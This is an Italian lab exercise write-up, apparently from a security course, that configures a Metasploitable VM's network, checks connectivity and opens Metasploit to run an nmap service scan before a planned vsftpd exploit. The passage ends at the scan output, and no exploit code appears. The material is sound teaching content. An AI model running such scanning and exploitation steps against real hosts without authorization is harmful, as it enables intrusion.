
S7/L1


L’esercizio di oggi richiede di completare una sessione di Hacking sul servizio “vsftpd” (sftp) della macchina mette metasploitable dopo avere configurato l’indirizzo IP della macchina come segue: 192.168.1.149/24

Per farlo useremo Metasploit. dopo aver sfruttato l’exploit, usare la shell remota per creare una cartella nella root directory

Accedo con ssh alla macchina metasploitable per verificare la configurazione di rete tramite ifconfig




```
┌──(kali㉿kali)-[~]
└─$ ssh msfadmin@192.168.20.2
msfadmin@192.168.20.2's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Jan 17 09:31:47 2025
```



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ae:7a:06
          inet addr:192.168.20.2  Bcast:192.168.20.7  Mask:255.255.255.248
          inet6 addr: fe80::a00:27ff:feae:7a06/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4350 (4.2 KB)  TX bytes:10280 (10.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:22009 (21.4 KB)  TX bytes:22009 (21.4 KB)
```

Ho indirizzo 192.168.20.2 con maschera /29

Visto che sto usando pfsense come router, vado a cambiare l’indirizzo della lan




WARNING: MUST be set to autoselect (automatically negotiate speed) unless the port this interface connects to has its speed and du

Static IPv4 Configuration

IPv4 Address 192.168.1.1 / 24


IPv4 Upstream gateway None



Interfaces


WAN	↑	1000baseT <full-duplex>	10.0.2.15 fd00::a00:27ff:fe24:a03d
LAN1	↑	1000baseT <full-duplex>	192.168.10.1
OPT1	↑	1000baseT <full-duplex>	192.168.1.1
OPT2	↑	1000baseT <full-duplex>	192.168.30.1

Accedo con nano al file della configurazione delle interfacce di rete e vado a impostare l'ipv4 statico richiesto con maschera di sottorete /24




```
  GNU nano 2.0.7           File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
        address 192.168.1.149
        netmask 255.255.255.0
        gateway 192.168.1.1
```

Riavvio l'interfaccia di rete




```
msfadmin@metasploitable:~$ sudo systemctl restart networking
sudo: systemctl: command not found
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...
SIOCDELRT: No such process
```

Ora le macchine si pingano correttamente




```
msfadmin@metasploitable:~$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=1.01 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=1.04 ms

--- 192.168.1.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 1.018/1.032/1.047/0.035 ms
msfadmin@metasploitable:~$ ping 192.168.10.1
PING 192.168.10.1 (192.168.10.1) 56(84) bytes of data.
64 bytes from 192.168.10.1: icmp_seq=1 ttl=64 time=1.09 ms

--- 192.168.10.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.093/1.093/1.093/0.000 ms
msfadmin@metasploitable:~$ ping 192.168.10.2
PING 192.168.10.2 (192.168.10.2) 56(84) bytes of data.
64 bytes from 192.168.10.2: icmp_seq=1 ttl=63 time=2.58 ms
64 bytes from 192.168.10.2: icmp_seq=2 ttl=63 time=2.25 ms

--- 192.168.10.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 2.253/2.421/2.589/0.168 ms
msfadmin@metasploitable:~$
```




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=63 time=9.00 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=63 time=1.95 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=63 time=7.23 ms
^C
--- 192.168.1.149 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2082ms
rtt min/avg/max/mdev = 1.952/6.060/8.997/2.992 ms
```

Apro mfconsole




```
rtt min/avg/max/mdev = 1.952/6.060/8.997/2.992 ms

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOS
eth0


Unable to handle kernel NULL pointer dereference at virtual address 0×d34
3f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
```

Dalla console posso eseguire i comandi di metasploit. Inizio con un semplice nmap dell’ip della macchina da attaccare




```
nmap -sV 1msf6 > nmap -sV 192.168.1.149
[*] exec: nmap -sV 192.168.1.149

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-20 16:09 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disab
led. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.149
